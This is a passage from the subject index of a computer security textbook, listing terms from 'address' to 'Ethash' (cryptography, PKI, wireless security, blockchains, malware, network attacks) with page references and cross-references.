... *see also: P2PK, P2PKH, P2SH*
address bar, *see: URL (bar)*
address resolution attacks 185, 204, **325**–329
Address Resolution Protocol, *see: ARP*
Address Space Layout Randomization, *see: ASLR*
address spoofing, *see: IP address (spoofing)*
Administrator (Windows) 156
Adobe Flash 194, 200, 259
Adobe PDF 189
Adobe Reader 259
Advanced Encryption Standard, *see: AES*
adversary (opponent) 5, 25
... classes, *see: adversary model*
adversary model 8–11, 19, 27, 320, 412
... attributes 9–10, 19
... capability-level schema 10
... categorical schema 10
... named groups 10, 19
advertising model (Internet) 257
AEAD (Authenticated Encryption with Associated Data), *see: authenticated encryption*
AES (Advanced Encryption Standard) 21, **34**, 48–51, 203, 254, 274, 361
AES-CCMP (CCM protocol) **361**–362, 364–365
... CCM header (802.11) 361–362
... counter block 362
... frame encryption 361–362
... KCK (key confirmation key) 363, 365–366
... KEK (key encryption key) 363, 365–367
... key hierarchy (session key derivation) 363
... KeyID field, *see: MAC frame (KeyID field)*
... mandatory for 802.11-compliant RSN 367
... nonce (CTR mode) 361–363
... nonce generation, *see: IEEE 802.11 (nonce)*
... packet number (PN) 362–363
... padding fields (frame format) 362
... replay protection 362–**363**, 370
... session keys 361, 363
... special first block in CBC-MAC 362
... TK (temporal key) 363, 366, *see also: PTK*
AES-GCM (GCM protocol) 364–365, 369–370
AH (Authentication Header) **300**–303, 305–306
Aircrack, *see: wireless analysis tools*
AirSnort, *see: wireless analysis tools*
Ajax (Asynchronous JavaScript and XML) 260, 275
alarm (IDS) 310–315
alarm imprecision 312–313
alarm precision 312–313
algorithm 30
algorithm agility 24
allowlist, *see: denylist vs. allowlist*
... MAC address 349
ALU (Arithmetic Logic Unit) 163, 165
... ALU flags 163–165, 178
... carry flag 164–166, 178
... overflow flag 164–166, 178
amplification (DoS) 322–325, 334
anchor tag (HTML) 247

- Anderson report (1972) 152
 Anderson report (1980) 332
 Android (OS) 146
 Annual Loss Expectancy (ALE) 7
 anomaly-based IDS, *see*: IDS
 anonymity 4, 239, 378
 antenna (directional, high-gain, omni-directional) 345
 anti-detection (malware) 191
 anti-virus 185, **190**, 197, 313, 320
 ANX (Automotive Network eXchange) 224
 AP (access point, 802.11) 340–341
 ... access point mapping 345
 API hooking, *see*: hooking
 application-level filter, *see*: firewall
 Argon2 (hashing) 61, 86
 arguments (argv) 177
 Arithmetic Logic Unit, *see*: ALU
 ARM (ARMv7) 151, 178
 ARP (Address Resolution Protocol) 303, **327**, 334,
 360
 ... cache 328
 ... cache poisoning 328
 ... tables 328
 ARP spoofing (of MAC address) 316, 325, **328**–329,
 331, 334
 ... defenses 328
 arpspoof (tool) 329
 AS (authentication server, 802.11) **340**–341, 348,
 350
 ASCII character 34, 107, 203, 236, 265–266
 ASLR (Address Space Layout Randomization) 170,
 173, **179**
 assembly language 163, 208
 asset 4
 associated state (802.11) 342–344
 association (802.11) **342**–343, 346, 348, 353
 ... request 342–343
 assumptions 11, 16, 18, 24, 27, 71, 165, 412–413
 assurance 19–20
 asymmetric cryptography, *see*: public-key crypto
 atomic transactions 158
 ATT (Automated Turing Test) 80
 attack (approaches, methods) 5, 27, 99
 ... active vs. passive **32**, 94, 102, 107, 254, 345–346,
 360, 368
 ... breadth-first search 57, 84
 ... brute-force 23, 61, 107
 ... forward search 68, **99**, 111–113
 ... generic vs. targeted 8, **10**, 57, 60, 66
 ... interleaving 66, 98–**99**, 120
 ... network-based 310, 320–332
 ... pre-capture (pre-play) 68, **99**
 ... precomputation (hash function) 44
 ... reflection 98–99
 ... relay 98–**99**, 103, 269
 ... replay 40, 67, 97, **99**, 254, 302
 ... (wireless) message injection 347, 358
 ... (wireless) replay 347, 364, 370
 ... (wireless) scanning, *see*: scanning (wireless)
 ... *see also*: denial of service, dictionary, exhaustive search, impersonation, middle-person, social engineering, WLAN (threats)
 attack libraries 27
 attack models (biometrics) 87
 attack models (ciphers) 32
 ... chosen-ciphertext 32
 ... chosen-plaintext 32, 354
 ... ciphertext-only 32
 ... known-plaintext **32**, 111, 354–356, 359–360
 attack patterns 178
 attack surface **20**–21, 78, 238, 287, 319, 327
 attack trees 13–14
 attack vector **5**, 13–14, 26, 320, 327
 attacker **5**, 195
 ... active vs. passive 32, 102
 attribute (certificate) 215
 attribution (accountability) 4
 audit log 23, 129, 133, 196, 250, 283, 287, 310–311,
 315–316, 332
 audit trail, *see*: audit log
 AUTH TLS 254
 authenticated data structure 403, 406
 authenticated encryption (AE) 36, **47**–49, 51, 253–
 254, 274, 361, 366
 ... CCM mode 47–49, 51, 274, 361
 ... GCM mode 49, 51, 274, 369
 ... generic composition 47–48
 ... OCB mode 51
 authenticated key establishment (key exchange) 92,
 94, 105, 120, 253, 294
 authentication **3**, 56, 92, 214
 ... authentication cookie (browser) 260, 265
 ... factors vs. signals 70
 ... in 802.11, *see*: low-level, upper-layer
 ... remote authentication 71–73, 214
 ... *see also*: challenge-response, data authentication,
 entity authentication, user authentication
 Authentication Header (IPsec), *see*: AH
 authentication path, *see*: Merkle path authentication
 authentication protocol 92–94, 97–100
 ... hybrid 94
 ... mistakes 97–99
 authentication server (802.11), *see*: AS
 authentication token (authenticator) 65, 69, 113–114
 authentication tree, *see*: Merkle authentication tree
 authentication-only protocols 93, 112
 authenticator (token), *see*: authentication token
 authenticator (802.11) 341, 343, **348**–350
 authenticity 214
 Authenticode (code signing) 208
 authorization 3, 56, 214
 authorship attribution system 405

- auto-rooter (malware) 192, 319
Automated Turing Test, *see: ATT*
availability 3, 320
- ## B
- Babylonia virus (dropper) 202
backdoor (malware) 192, **195**–196, 202, 207, 320
backscatter 321, 334
backup 37, 43, 57, 94–95, 185, 202
badlist, *see: denylist*
Balloon (hashing) 86
BAN logic (Burrows, Abadi, Needham) 105, 120
band (radio spectrum) 342
bankruptcies/failures (Bitcoin exchanges) 397, 405
... MtGox 397
... QuadrigaCX (Gerald Cotten) 397
barn door problem 273
base and bounds registers 127–129
base pointer (BP), *see: frame pointer*
base rate fallacy 313–313, 333
base rate of incidence (IDS) 312–313
base58 encoding 378, 397
bash (shell) 171
basic constraints (extension) 221
basic service set (802.11), *see: BSS*
bastion host 291–292
Bayesian detection rate 313
bcrypt (hashing) 61
beacon (802.11) 341–343, 346
bearer token 132
behavioral authentication 71
Berkeley r-commands (r-utilities) 194, 293
`/bin/login`, *see: login*
`/bin/sh` 171
binary (file), *see: object (file)*
binary analysis 164, 173
binary entropy function 83
biometric authentication 45, 69, **71**–76, 86–87, 311–312
... behavioral biometrics 71–72, 87
... circumvention 76
... disadvantages 72
... evaluation of 75
... failure to capture (failure to acquire) 72
... failure to enroll 72
... physical biometrics 71–72
... usability 73, 75
biometric modalities 71–72, 76
biometric template 45, 56, 72–74
BIOS (basic input/output system) 188–189
BIP (Bitcoin Improvement Proposal) process 406
birthday paradox 43–44, 357
bitcoin (currency unit), *see: BTC*
Bitcoin (system) 376, 405
... address, *see: address (Bitcoin)*
... append-only ledger 377, 385
... attractive to criminals 202, 396, 399
... block, *see: block (Bitcoin)*
... blockchain, *see: blockchain (Bitcoin)*
... challenges (ongoing) 398, 405
... change 381
... coinbase, *see: coinbase transaction (Bitcoin)*
... compliant behavior 393
... consensus 381, 387, 391–392, 405
... cryptographic algorithms 397, 406
... currency, *see: BTC*
... custodian 397
... deterministic key management, DSA example 398
... exchange 397, *see also: bankruptcies/failures*
... hashing algorithms used 397
... head block 377, 386
... header, *see: block header (Bitcoin)*
... incentives 387, 393
... inventor 405
... master public key property 398
... miner, *see: miner (Bitcoin)*
... mining, *see: mining (Bitcoin)*
... mining bound, *see: mining bound (Bitcoin)*
... multiple signatures 384
... myths 405
... node, *see: node (Bitcoin)*
... opcodes (operation codes) 380, 382–383
... password risks 396
... power consumption (resources) 44, 398
... private key and password management 396–398, 406, *see also: wallet (Bitcoin)*
... private key risks (loss, theft) 396, 399
... reference implementation 388, 393, 406
... regular transaction 379–380, 387
... regular user 395
... script, *see: script (Bitcoin)*
... SIGHASH (signature fields covered) 383
... signature validation 382–383
... signatures (ECDSA) 397–398
... transaction, *see: transaction (Bitcoin)*
... used for smart contracts 406
... used to timestamp data 383
black-box vs. white-box 10–11, 34
black-hat vs. white-hat 178–179, 316–318, 320
blacklist, *see: denylist vs. allowlist*
blind TCP reset 332
block (Bitcoin) 377, **384**
... block with transactions 385
... candidate block 386–**387**, 392
... confirmed 388–389, **392**–393, 395
... depth 388–389
... difficulty (relative mining difficulty) 390
... difficulty (leading zeros) 390–391
... height (number) 381, 385, 387–**389**, 391
... mining, *see: mining (Bitcoin)*

- ... model (stack of blocks) 389
- ... number, *see: block (Bitcoin, height)*
- ... orphan block (pool) 392
- ... parent block 387, 392–393
- ... preparation 386–387
- ... production rate 381, 387
- ... reward 381, 388, 392–394
- ... selection as voting 393
- ... side-pool (side-chain) block 392
- ... stale 392
- ... subsidy 381, 388, 401
- ... top block 388–389
- ... unconfirmed 393
- ... unrecognized 392–393
- ... validation checks 391
- block (Ethereum) 392
 - ... block header fields 402
 - ... block header size 403
 - ... difficulty 402
 - ... gasLimit 402
 - ... logsBloom (logs Bloom filter) 402
 - ... mining, *see: mining (Ethereum)*
 - ... number 402
 - ... ommersHash 402
 - ... parent 402
 - ... proof of work 402–403
 - ... receiptsRoot 402
 - ... reward 401
 - ... stateRoot (world state) 402, 404
 - ... timestamp 402
 - ... transactionsRoot 402, 404
 - ... uncle (ommer) 392, 401–402
- block cipher 34
 - ... algorithms, *see: AES, DES, triple-DES*
- block header (Bitcoin) 384, **385**–386, 391
 - ... authenticity 395
 - ... Merkle root, *see: Merkle root (Bitcoin)*
 - ... mining bound, *see: mining bound (Bitcoin)*
 - ... mining nonce 385, **387**–389
 - ... timestamp 385, **387**
 - ... version 385, **387**
 - ... *see also: block (Bitcoin, preparation)*
- blockchain (Bitcoin) xv, 376–377, 384, **385**–386
 - ... branch reorganization 393
 - ... explorer (software tool) 406
 - ... fork (resolution) 393–394
 - ... main branch (main chain) 392–393, 405
 - ... “on the blockchain” 392
 - ... properties 377
 - ... side branch 392
 - ... verifying integrity of 386
- blocklength (cipher) 34
- BlockSci (blockchain explorer) 406
- Blue Pill (rootkit) 208
- Bluetooth 370
- boot process (boot loader) 199
 - boot sector 188–189, 204
 - bootkit 188
 - bot (robot) 79, 203, 322–323
 - botnet 192, 196, 202–**203**, 208, 321, 323, 325
 - ... and crime 203
 - ... herder (botmaster) 203–204, 321
 - ... incidents 204
 - ... motivation 204
 - botnet communication structure 203
 - bounds checking 173, 179
 - bracket (RWX), *see: protection rings*
 - Brain virus 188–189
 - Bro, *see: Zeek*
 - broadcast (address, message) 323, 328
 - broadcast address (MAC), *see: MAC address (broadcast)*
 - browser
 - ... chrome (border) 270
 - ... cookie, *see: HTTP cookie*
 - ... event 248
 - ... event handler 248–249, 262
 - ... extensions 260
 - ... history 250
 - ... mobile browsers 275
 - ... onclick (browser event) 248
 - ... onload (browser event) 249, 262
 - ... onmouseover (browser event) 248, 265
 - ... padlock, *see: lock icon*
 - ... plugins 259–260, 274
 - ... proxy settings 251
 - ... security 246–275, *see also: trust models*
 - ... session 255, 260
 - ... trust model issues 232–233
 - browser instances (vendor products)
 - ... Chrome (Google) 219, 231, 257, 271–272, 275
 - ... Firefox (Mozilla) 232–233, 271
 - ... Internet Explorer (Microsoft) 259
 - ... Safari (Apple) 271
 - brute force, *see: attack*
 - BSD packet filter (BPF) 319, 333
 - BSS (basic service set) 341
 - BSS (block started by symbol) 166–167
 - BSSID (BSS ID) 342
 - BTC (bitcoin, currency unit) 376, 381
 - ... *see also: Bitcoin (system)*
 - btc-value (field) 380–381
 - bucket brigade attack, *see: grandmaster postal chess*
 - buffer overflow attack 156, 163, **166**–167, 179, 333
 - ... defenses 172–174, 179
 - ... heap-based buffer overflow 168–170, 178
 - ... stack-based buffer overflow **166**–168, 178, 193
 - ... *see also: heap-spraying, return-to-libc, ROP*
 - buffer overrun, *see: buffer overflow*
 - bump in the stack (IPsec) 303
 - bump in the wire (IPsec) 303
 - Byzantine Generals problem (Lamport) 406

C

- C language 178
... *see also:* integer vulnerabilities
- C# 173
- C++ 160, 164
- CA (Certification Authority) 49, 95, 215–217
... compromise incidents 232
- ... CA Revocation List, *see:* CRL
- ... CA-certificate 221, 225, 229
- ... intermediate CA 217–218, 225–226, 231–232, 234, 239
- CA/browser forum 230, 241
- CA/browser trust model 229
... *see also:* certificate trust models
- caching (HTTP) 250
- Caesar cipher 31
- canary (heap) 173, 179
- canary (stack) 172–173, 179
- canonical representation 23, 265
... *see also:* traffic normalization
- capability 65, 132–133, 151
- CAPEC (Common Attack Pattern Enumeration and Classification) 27
- CAPTCHA 66, 79–81, 87
- CARL (CA Revocation List) 223
- casting, *see:* type casting
- CBC (Cipher Block Chaining), *see:* modes of opn
- CBC-MAC, *see:* MAC algorithms
- CCM (counter mode with CBC-MAC), *see:* authenticated encryption
- CCMP (CCM protocol), *see:* AES-CCMP
- CCured 179
- CDN (Content Delivery Network) 234, 241, 254, 325, 334
- centralized symmetric-key servers, *see:* KDC, KTC
- certificate (public key) 49, 214–215
... browser interface (TLS) 232
... chain 24, 217–218, 221, 223, 226, 231–234, 237, 271–272, 274
... chain length 221
... chain validation 217–218, 223
... closed system 224–225, 238–239
... code signing 185, 208, 221
... cross-certificate (pair) 221, 225–228
... disadvantages 237
... extension fields (X.509v3) 215, 220–221, 228, 230, 241
... grades (classes) 229–230
... issuer 215
... key usage 221
... online status checking 222, *see also:* OCSP
- ... policy constraints 218, 221, 228
- ... pros and cons 237–238
- ... request 24, 216
- ... reverse 226, 228
- ... rogue certificate 233, 241
- ... self-signed 218–219, 230–232
- ... short-lived 222–223
- ... substitution attack 233
- ... TLS certificate 229–234
- ... untrusted (accepting) 219
- ... validation 217–218, 237, 272
- ... X.509 215, 217, 238–239, 241
... *see also:* Subject (certificate)
- certificate directory 216–217, 229, 237–239
- Certificate Management Protocol, *see:* CMP
- Certificate Practice Statement, *see:* CPS
- certificate profile 217, 241
- certificate revocation 49, 221–224, 230, 233, 237–238, 240–241
... approaches 222–223
... CRL (certificate revocation list) 222, 239
... CRL distribution point 222
... CRL fragments 222
... CRT (certificate revocation tree) 241
... delta CRL 222
... indirect CRL 241
... partitioned CRL 222
... reasons 221–222
... redirect CRL 241
... timeline 222–223, 241
- Certificate Transparency, *see:* CT
- certificate trust models 224–229, 241, 294
... bridge CA trust model 224–226, 228, 241
... browser trust model 227, 229–234, 272, 274, 294
... enterprise PKI model 227–228, 239
... forest of hierarchical trees 227
... hierarchy (strict CA) 225–226, 233
... hierarchy (with reverse certificates) 226
... mesh trust models (ring-mesh) 225–228
... network PKI 227
... single-CA trust models 224–225
- Certification Authority, *see:* CA
- certification policy, *see:* policy
- certification request 24, 216–217
- CFB (Cipher Feedback Mode), *see:* modes of opn
- CGI script (Common Gateway Interface) 264
- ChaCha20 (stream cipher) 47–49, 51, 254, 274
- challenge ACKs (TCP) 334
- challenge questions 65–66
- challenge-response 49, 69, 97–100, 112, 216, 353, 369–370
- channel (radio) 342
... hopping 346
... number 345
- channel security (TLS, HTTPS) 271, 274
- CHAP (authentication) 369–370
- char data type (C language) 160
- character encoding 265–266, 268–269
- character set 265
- character string (C language), *see:* string

- check on first use (COFU) 220
 checksum 3, 41, 111, 305
 CHERI capabilities 151, 413
 Chernobyl virus (CIH) 189
 chgrp (command) 136
 child process (OS) 137, 171, 175–177
 chmod (command) 136
 chokepoint 21, 285
 chop-chop attack (wireless) 346
 chosen-ciphertext attack, *see*: attack models (ciphers)
 chosen-plaintext attack, *see*: attack models (ciphers)
 chown (command) 136
 chrome, *see*: browser (chrome)
 chroot (system call) 142, 151, 333
 ... chroot jail, *see*: jail
 cipher 32–34
 ... classical 51
 ... common 49
 ciphertext 31
 ciphertext-only attack, *see*: attack models (ciphers)
 circuit-level proxy, *see*: firewall (proxy)
 claimant 92–93
 clandestine user 332
 Clang (compiler) 164
 classification level (clearance) 144
 classification of attackers, *see*: adversary model
 clearance, *see*: classification level
 cleartext, *see*: plaintext
 clone (OS process) 176–177
 cmd.exe (Windows) 177
 CMP (Certificate Management Protocol) 216, 241
 CMS (Cryptographic Message Syntax) 241
 code account (Ethereum) 399, 402
 code inspection (manual) 11, 179
 code point, *see*: character encoding
 Code Red (worm) 208
 Code Red II (worm) 192
 code signing 185, 208, 221
 cognitive walkthrough (usability) 412
 coin (virtual) 376
 ... owner 378, 382
 coinbase transaction (Bitcoin) 381–382, 385, 387–
 388, 391, 394
 ... output hold 393
 collision (hashing) 42, 44, 51
 ... collision resistance 42–43, 385, 395
 ... *see also*: WEP (IV collision)
 combining encryption and MAC, *see*: order of
 combining signing and encrypting, *see*: order of
 command and control (botnet) 203–204, 325
 command line argument 167, 169
 command line interpreter, *see*: shell
 command shell, *see*: shell
 commit (to a value) 385
 community of trust 113, 221–222, 225–229, 238–
 240
 compatibility 25, 78, 86, 150, 172, 174, 235, 238,
 265, 269
 compelled certificate attack 234, 241
 compiler 196–197, 199
 complete mediation, *see*: design principles
 complete network 225
 computational security 33, 42
 computer security 2, 5, 18
 Concept virus 189
 conditional probabilities 313
 confidentiality 3–4, 229
 Conficker (worm botnet) 208
 configuration errors 317
 confinement problem 152
 confounder 99, 112, 354
 confused deputy 200, 262
 congruence (modular arithmetic, mod p) 38–39, 50,
 115–119, 252
 CONNECT (HTTP request method), *see*: HTTP (CON-
 NECT)
 connection forwarding 293
 connection-oriented 304
 connectionless 304
 connectivity 25
 consensus, *see*: Bitcoin (consensus), Ethereum (con-
 sensus), distributed consensus
 content body (email message) 235–236
 Content Delivery Network, *see*: CDN
 content header (email message) 235–236
 content inspection 286, 290–291, 299
 ... *see also*: deep packet inspection
 content scanning (email) 238, 240
 content scanning (HTTPS) 254
 Content Security Policy (CSP) 265, 275
 contextualized signatures (IDS) 333
 contract (Ethereum) 399
 ... contract account, *see*: code account
 ... creation 400
 ... *see also*: smart contract
 control flow (integrity) 161, 169–170, 173–174, 179,
 208, 315
 control frames, *see*: frame types (802.11)
 cookie (HTTP), *see*: HTTP cookie
 COPS (scanner) 319, 333
 CORS (cross-origin resource sharing) 275
 cost-benefit analysis 8, 174
 counter mode with CBC-MAC, *see*: CCM
 countermeasure 6
 covert channel 29, 152
 cp (copy) 293
 CPS (Certificate Practice Statement) 230
 CRC (Cyclic Redundancy Code) 42
 ... use in 802.11: 342, 352, 355, 358, 369
 ... linearity of 356
 credential 100, 113, 264, 271
 ... credential manager 113

- credentialed scanning 317, 333
CRL (certificate revocation list), *see*: certificate revocation
cross-check 24, 173, 198, 218, 220, 230, 232, 239, 294, 395, *see also*: independent confirmation
cross-frame communications 274
cross-origin communications 274
cross-site request forgery, *see*: CSRF
cross-site scripting, *see*: XSS
cross-view difference (rootkit detection) 200
cruiseline certificate 234
crypto-strength key vs. weak secret 95
cryptocurrency xv, 376, 397, 399, 405
... bitcoin, *see*: BTC
... ether, *see*: ETH
... *see also*: Bitcoin, Ethereum, Namecoin
cryptocurrency vulnerability studies 406
cryptographic key, *see*: key
Cryptographic Message Syntax, *see*: CMS
cryptographic protocol 92, 120, 214
cryptography 30–53, 92, 214, *see also*: Bitcoin (cryptographic algorithms), WEP (use in RC4)
CryptoKitties 405
cryptosystem 31
cryptovirology (ransomware) 208
CSRF (cross-site request forgery) 261–262, 264, 275
... defenses 262, 265
CT (Certificate Transparency) 234
CTR (counter mode), *see*: modes of operation
cued recall 65, 79
cumulative probability of success 85
CVE list (Common Vulnerabilities and Exposures) 208, 319
CVSS (Common Vulnerability Scoring System) 208
CWE dictionary (Common Weakness Enumeration) 208
cyclic group 115–120
Cyclic Redundancy Code, *see*: CRC
Cyclone (C dialect) 179
- ## D
- daemon (service) 175, 304, 318
DANE protocol 234
... DANE certificate 234
dangerous error 273
dangling pointer 179
DAO (Decentralized Autonomous Org.) 405–406
DApps (decentralized applications) 405–406
darknet 206
data authentication, *see*: data origin authentication
Data Encryption Standard, *see*: DES
data execution prevention (DEP), *see*: non-executable
data extrusion 283
data flow diagram 12, 14
data frames, *see*: frame types (802.11)
data integrity, *see*: integrity
data link (OSI layer 2) 300, 328
data origin authentication (data authentication, message authentication) 3–4, 39, 45–47, 253, 334, 355, 358
data remanence, *see*: secure deletion
data segment (OS) 167–168
data-type validation, *see*: design principles
database, *see*: SQL
 datablock (filesystem) 138, 140, 142, 157
datagram 300, 302–305
DDoS (distributed denial of service) 203, 207, 234, 321, 325, 333, *see also*: DoS
... toolkits 325
deauthenticate frame (802.11) 344, 346, 360, 369
debug (command) 194
decentralized applications, *see*: DApps
decentralized CA trust 227–228
decentralized computing platform 376, 399
decentralized name registration and resolution 405
deceptive URL (look-alike) 270
decryption 30–31, *see also*: block cipher, public key cryptography, RSA, stream cipher
deep packet inspection 287
default deny (rulesets) 284–285, 287
... *see also*: design principles (safe defaults)
defense in depth 286–287
... *see also*: design principles
deleting (files, data) 23, 104, 143–144
... *see also*: secure deletion
demonstration of knowledge, *see*: proof of knowledge
denial of service, *see*: DoS
denylist vs. allowlist 21, 43, 63–64, 85–86, 190, 251, 265, 268–271, 285, 287, 314, 318, 325, 333
DEP (data execution prevention), *see*: non-executable
dependability 27
dependable and secure computing 27, 184
derivation function (keys), *see*: KDF, PRF
DES (Data Encryption Standard) 32, 49, 51
design for evolution, *see*: design principles
design principles for security 20–25, 27, 151, 206, 273
... complete mediation P4: 21, 25, 131, 134, 146, 157, 234, 283, 324
... data-type validation P15: 23, 25, 165, 173, 265, 333
... defense in depth P13: 23, 50, 64, 66, 70, 73, 78, 233, 287, 291, 358
... design for evolution HP2: 24, 60
... evidence production P14: 23, 234, 311, 316
... independent confirmation P18: 24–25, 43, 70, 218
... isolated compartments P5: 21–22, 128, 142, 146, 197, 199, 206, 257, 283, 297, 324

- ... least privilege P6: **21–22**, 129, 137, 148, 151, 174, 199, 206, 234, 291, 297, 324
- ... least surprise P10: **22**, 206, 273
- ... modular design P7: **21–22**, 131, 146, 151, 199, 358
- ... open design P3: **21**, 24, 31, 41, 80, 358
- ... reluctant allocation P20: **24**, 262, 323–324
- ... remnant removal P16: **23**, 104, 144
- ... request-response integrity P19: 21, **24**, 158, 218, 325, 328, 334
- ... safe defaults P2: **21**, 206, 224, 233–234, 273, 284–285, 358
- ... security by design HP1: 24
- ... simplicity and necessity P1: **20**, 26, 78, 206, 324
- ... small trusted bases P8: **22**, 131, 152
- ... sufficient work factor P12: **23**, 32, 64, 70, 111
- ... time-tested tools P9: **22**, 30, 97, 106
- ... trust anchor justification P17: **23–25**, 218, 220, 234
- ... user buy-in P11: **23**, 58, 75, 273
- ... WEP (failure of design principles) 358
- design principles for usable security 273
- desynchronization (TCP session) 331
- DET (detection error tradeoff) 74–75
- detached signatures (S/MIME) 238
- detection error tradeoff, *see: DET*
- detection rate (true positive rate) 312
- detection vs. prevention 19, 23, 311
- detour patching 198
- device fingerprinting 70, 80
- device pairing methods 120
- Device Provisioning Protocol (802.11), *see: DPP*
- DH (Diffie-Hellman) key agreement 38, 50–51, 93–94, **100–103**, 109–110, 115–121, 236, 252, 274, 300, 306, 323, 367
- ... DHE (DH ephemeral) 252–253
- ... parameter checks 118–119
- DHCP (Dynamic Host Configuration Protocol) 327
- dial-up session 345
- Diameter (RADIUS alternative) 370
- dictionary attack 57, 60, 63–64, 86, 92, 97–99, **107–111**, 358–359, 367–368
- Diffie-Hellman, *see: DH key agreement*
- digital collectibles 405
- digital evidence, *see: evidence*
- digital notarization 405
- digital signature 39–41, 44, 216
 - ... comparison to public-key encryption 40
 - ... generation and verification 40
 - ... using hash function 44–45
 - ... with appendix 51
 - ... with message recovery 51
- digital signature algorithms, *see: RSA, DSA, ECDSA, EdDSA*
- directory, *see: certificate directory*
- directory permissions, *see: permissions*
- directory structure 138, 140, 142, 151
- dirfile (directory file) 138
- disassociate frame (802.11) 344–346, 367, 369
- discrete logarithm 50, 101, 117, 121
- disk encryption 200, 208
- dispatch table 169, 197–198
- distance-bounding protocols 98
- distinguished name, *see: DN*
- distributed consensus (Lamport) 406
- distributed denial of service, *see: DDoS*
- distribution system (802.11), *see: DS*
- diversity of code 22
- DKOM (direct kernel object manipulation) 198
- DLL (Dynamically Linked Library) 198–199
 - ... injection, *see: injection (DLL injection)*
- DMA (Direct Memory Access) 199
- DMZ (demilitarized zone) 285, 291–292
- DN (distinguished name) 215
- DNS (Domain Name System) 235, 246–247, 282, 284–285, 291–292, 300, 304, 306, **325**, 334
 - ... attacks on (listed by domain exploited) 327
 - ... authoritative DNS name server 326–327
 - ... cache poisoning, *see: DNS (spoofing)*
 - ... client cache 326–327
 - ... global hierarchy 326
 - ... lookup 326
 - ... records 229, 234
 - ... resolution 204, 247, 326–328
 - ... resolver 326
 - ... resolver cache 326–327
 - ... root 247
 - ... root server 326
 - ... server 326–327
 - ... server settings 327
 - ... spoofing 327
 - ... threat analysis 334
- DNS security, *see: DNSSEC*
- DNSSEC (DNS security extensions) 234, 327, 334
- document loading (HTML) 248
- document object (HTML), *see: DOM*
 - ... document.cookie 256, 263, 265
 - ... document.domain 255, 259
 - ... document.getElementById 263
 - ... document.location 255, 263
 - ... document.URL 255
 - ... document.write 248, 265
- DOM (Document Object Model) 255, 274
- domain, *see: protection domain*
- Domain (cookie attribute) 255–256, 259
- domain filtering 271
- domain mismatch error 232
- domain name (DNS) 247
- Domain Validated certificate, *see: DV certificate*
- DoS (denial of service) 3, 6, 15, 24, 187, 193, 284, **320–325**, 328, 333–334
 - ... defenses 325

- ... motives 320
 - ... on revocation 223–224
 - ... via rogue AP 345
 - ... wireless 346–347, 369
 - ... radio jamming 346
 - ... service attack 346
 - double-free (memory management) 179
 - double spending 379, 393, 395
 - downloader, *see*: dropper
 - downloader graph 201, 208
 - DPP (Device Provisioning Protocol) 368
 - Dragonblood (attack, 802.11) 370
 - Dragonfly (key establishment protocol) 368–370
 - ... side channel attack 370
 - drive-by download 170, 185, 200–**201**, 207–208, 252, 265, 286
 - dropper (malware) 201–202, 208
 - DS (distribution system, 802.11) 340–341
 - DSA (Digital Signature Algorithm) 51, 121, 274
 - ... DSA prime 117–119, 121
 - ... DSA subgroup 118–119
 - dsniff (sniffing toolset) 328–329
 - dual-homed host 287, 289, 291
 - dual-port access control, *see*: IEEE 802.1X
 - DV (Domain Validated) certificate **229**, 231, 270–272
 - dynamic analysis 173
 - dynamic linker, *see*: linking and loading
 - dynamic memory allocation 169
 - dynamic packet filter 284, 286–287, 306
- ## E
- e-cash (electronic cash) 379
 - EAP (Extensible Authentication Protocol) 347, **349**–350, 369–370
 - ... key management framework and hierarchy 369
 - ... messages 348–349
 - ... over LAN, *see*: EAPOL
 - EAP method (802.1X) 348–349, **368**, 370
 - ... method categories 368
 - EAP-EKE 369
 - EAP-FAST 369
 - EAP-GTC (generic token card) 369
 - EAP-over-RADIUS 350, 369
 - EAP-PSK 369
 - EAP-pwd 369–370
 - EAP-TLS 349, 368–369
 - EAP-TTLS 369
 - EAPOL (EAP over LAN) 349–350
 - ... EAPOL-Key messages 365
 - Easter egg (software) 205
 - Easy Connect (WFA), *see*: WFA
 - eavesdropping 18, **31**, 67, 94, 101–102, 196, 238, 297
 - ... wireless 347, 353
 - EC, *see*: elliptic curve, *see also*: ECDSA
 - ECB (Electronic Codebook Mode), *see*: modes of operation
 - ECDSA (elliptic curve DSA) 51, 253
 - ... public key 378, 397–399, 406
 - ... public key, compressed format 398
 - ... curve equation 398
 - ... secp256k1 (curve instance) 398, 406
 - echo request (echo reply), *see*: ping
 - EdDSA (Edwards-curve DSA) 253
 - education (training) 25–26, 79, 185, 269, 271, **273**
 - edu-roam (802.1X-based authentication) 370
 - Edwards-curve DSA, *see*: EdDSA
 - effective key space, *see*: key space
 - effective UID (eUID), *see*: UID
 - egress filtering 284–285, 323, **324**–325
 - EKE (encrypted key exchange) 94, **105**, 107–110, 120, 369
 - ... elevation of privilege, *see*: privilege escalation
 - ElGamal encryption 101
 - ElGamal key agreement 101
 - elliptic curve (EC)
 - ... cryptography (ECC) 50–51, 252–253
 - ... DH ephemeral (ECDHE) 252
 - ... Digital Signature Algorithm, *see*: ECDSA
 - email
 - ... forwarding 238
 - ... lists 238
 - ... tracking 257
 - ... transfer model 235
 - ... virus (email worm) 187, 189, 191, 238
 - ... worm-virus incidents 191
 - email encryption 38, **235**–240, 254, 275
 - ... body 235
 - ... email filtering 291
 - ... header 235
 - ... link-by-link 254
 - ... measurement studies 254
 - ... message key 236
 - ... message structure 235–236
 - ... security header 236
 - ... status in practice 240
 - embed tag (HTML) 259, 265
 - emulator (emulation tools) 190–192
 - Encapsulating Security Payload (IPsec), *see*: ESP
 - encapsulation 288, **298**, 300, 302
 - ... “runs over” terminology 349
 - encrypted filesystem 200
 - encrypted key exchange, *see*: EKE
 - encryption 30–39
 - ... hybrid encryption **38**, 203, 236
 - ... in-RAM 200
 - Enhanced Open (WFA), *see*: WFA
 - Enigma machine 51
 - enterprise SSO 113–114

- entity 4, 15, 92, 104
 entity authentication 3, **92–93**, 100, 104
 entity encoding 265–**266**
 entropy (Shannon entropy) 81–87
 envelope (email) 235–236
 envelope method of hashing, *see: secret prefix*
 environment variables (envp) 167, 169, 177, 188
 EOA (externally-owned account) 399, 402
 ephemeral **93**, **104**, 109, 120, 252–253
 equal error rate (EER) 74–75
 equivalent-strength keylengths 50
 error rate example (IDS) 312
 escalation, *see: privilege escalation*
 escape (character, sequence) 265–266, 268–269
 ESP (Encapsulating Security Payload) **300**–306
 ESS (extended service set), 341, 346
 ESSID (ESS ID) 342, 346
/etc/group 134
/etc/hosts.equiv 194, 297
/etc/passwd 57, 60, **134**, 157–158, 194, 267
/etc/shadow (shadow password file) 134
 ETH (ether, currency unit) 399–400
... see also: Ethereum (system)
 Ethash (hashing) 404, 406
 ether, *see: ETH*
